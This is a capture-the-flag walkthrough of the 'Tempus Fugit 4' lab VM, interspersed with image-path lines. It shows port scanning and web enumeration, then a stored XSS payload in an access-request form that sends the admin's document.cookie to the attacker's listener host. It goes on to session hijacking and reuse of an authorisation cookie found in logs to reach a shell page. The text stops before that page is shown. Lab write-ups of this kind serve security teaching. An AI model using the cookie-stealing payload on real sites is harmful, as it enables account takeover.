
```
 _____                               _____            _ _   _  _   
|_   _|__ _ __ ___  _ __  _   _ ___ |  ___|   _  __ _(_) |_| || |  
  | |/ _ \ '_ ` _ \| '_ \| | | / __|| |_ | | | |/ _` | | __| || |_ 
  | |  __/ | | | | | |_) | |_| \__ \|  _|| |_| | (_| | | |_|__   _|
  |_|\___|_| |_| |_| .__/ \__,_|___/|_|   \__,_|\__, |_|\__|  |_|  
                   |_|                          |___/              
```


Walkthrough

After importing the vm and booting it up, we can see it’s IP in the console window.




```
OpenBSD/amd64 (TempusFugit4  192.168.66.140 ) (ttyC0)
login:
```

nmap-scan



```
Nmap scan report for 192.168.66.140
Host is up, received arp-response (0.00055s latency).
Not shown: 65533 filtered ports
Reason: 65533 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```


We find two open ports. Testing connecting on both ports.
Port 80



Html-page. A bootstrap theme.


```
 _____                                  _____            _ _     _  _   
|_   _|__ _ __ ___  _ __  _   _ ___   |  ___|   _  __ _(_) |_  | || |  
  | |/ _ \ '_ ` _ \| '_ \| | | / __|  | |_ | | | |/ _` | | __| | || |_ 
  | |  __/ | | | | | |_) | |_| \__ \  |  _|| |_| | (_| | | |_  |__   _|
  |_|\___|_| |_| |_| .__/ \__,_|___/  |_|   \__,_|\__, |_|\__|    |_|  
                   |_|                            |___/                
```

Port 22




```
┌─[✗]─[root@4ndr34z]─[~]
└──╼ #ssh 192.168.66.140
The authenticity of host '192.168.66.140 (192.168.66.140)' can't be established.
ECDSA key fingerprint is SHA256:pWfqtqvVJKNzQDeVTQqhMLfHDrWx+5i3GcdYLnNsaeE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.140' (ECDSA) to the list of known hosts.
root@192.168.66.140's password: 
```

Looks like it is SSH as it claims to be.
Enumerating port 80 using nikto



```
└──╼ #nikto -h 192.168.66.140
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.66.140
+ Target Hostname:    192.168.66.140
+ Target Port:        80
+ Start Time:         2020-02-12 21:01:41 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.16.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /admin/: This might be interesting...
+ /package.json: Node.js package file found. It may contain sensitive information.
+ 7916 requests: 1 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-02-12 21:02:12 (GMT1) (31 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



Welcome to Tempus Fugit - Admin interface!


Request access

192.168.66.140/admin/

It reveals exactly what we need. /admin

```
 _____                                 _____            _ _     _  _   
|_   _|__ _ __ ___  _ __  _   _ ___  |  ___|   _  __ _(_) |_  | || |  
  | |/ _ \ '_ ` _ \| '_ \| | | / __| | |_ | | | |/ _` | | __| | || |_ 
  | |  __/ | | | | | |_) | |_| \__ \ |  _|| |_| | (_| | | |_  |__   _|
  |_|\___|_| |_| |_| .__/ \__,_|___/ |_|   \__,_|\__, |_|\__|    |_|  
                   |_|                            |___/                
```

Everything requires login, except link “Request access” on the front page.




Request Access

Please fill out this form to apply for access rights.


First Name: Last Name: Submit

Fuzzing form reveals nothing. But “Request access” could mean someone reviews requests, one should think? So we try a XSS payload.




Your request are registered, 4ndr34z <svg onload=document.location='http://192.168.66.253/?c='+document.cookie>

After a short wait, we receive a request.



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.66.140 - - [12/Feb/2020 20:36:06] "GET /?c=session=.eJwlj0tqAzEQBe-itRf9U0vtywya_hBjSGDGXoXc3QPh7QoK6v22rY48v9r9dbzz1rZHtHsjgjlDjB1TclSAuVsHrw6TCsKXDHXZlTp2dkLiCymb7LAkHQX25ZB-T
S2DoRJioBY72wRiZIyp7DECiJJKplWtSTGF2q35edT2-nnm99Wjo8wAB-_RS6u6spAu7YrpEwwxagHq5b3PPP5PSPv7AHntPkw.XkRToQ.w0A7QtJ4Vs4EmPRIh4TS2OgKVvc HTTP/1.1" 200 -
```

And we have a session-cookie. We paste it in our existing session-cookie and click the “staff” link.We are in. Apparently as user: Mike Litoris



Tempus Fugit

192.168.66.140/admin/staff


Gå tilbake en side
Høyreklikk eller trekk ned for å vise historikk

Home | logs | Staff | Shell | Login | Logout

Staff

Hugh Janus	Offline
Clee Torres	Offline
Anita Hanjaab	Offline
Mike Litoris	Online
Mo Lester	Offline
Willie Stroker	Offline
Sirius Bonner	Offline
Jack Goff	Offline
Ben Dover	Offline
Bud Light	Offline


The first think we try is “Shell”. But Mike does not seem to be trusted with that access.




Don't think so!

```
 _____                                  _____            _ _   _  _   
|_   _|__ _ __ ___  _ __  _   _ ___   |  ___|   _  __ _(_) |_| || |  
  | |/ _ \ '_ ` _ \| '_ \| | | / __|  | |_ | | | |/ _` | | __| || |_ 
  | |  __/ | | | | | |_) | |_| \__ \  |  _|| |_| | (_| | | |_|__   _|
  |_|\___|_| |_| |_| .__/ \__,_|___/  |_|   \__,_|\__, |_|\__|  |_|  
                   |_|                            |___/              
```

We do however have access to logs.



```
    Hacker Hacker
S S
as as
```




```
Tue Feb 11 22:11:41 2020
Host: 192.168.16.53
X-Real-Ip: 192.168.16.76
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.16.53/admin/shell
Cookie: Auth=R3JhbnRlZA==; session=.eJwtT0mKAzEM_IvPOVhLW3I-00iyzITADHQnp5C_x4GBOlVR26vs88jzp1wfxzMvZb-Nci3ggsC4pfeqRoHuIzf1zqoLS3KOVjvLMDcGAqRKNhHAE9r0IMoRAKIeKkCE1Jil1tGlhokxYs_s2

Upgrade-Insecure-Requests: 1
Dnt: 1

Authorized access-cookie found
```


Looking through logs, this catches our eye



```
Referer: http://192.168.16.53/admin/shell
Cookie: Auth=R3JhbnRlZA==; session=.eJwtT0mKAzEM_IvPOVhLW3I-00iyzITADHQnp5C_x4GBOlVR26vs88jzp1wfxzMvZb-Nci3ggsC4pfeqRoHuIzf1zqoLS3KOVjvLMDcGAqRKNhHAE9r0IMoRAKIeKkCE1Jil1tGlhokxYs_s2
Upgrade-Insecure-Requests: 1
Dnt: 1

Authorized access-cookie found
```

Adding that cookie, gives us access to the «Shell» page.



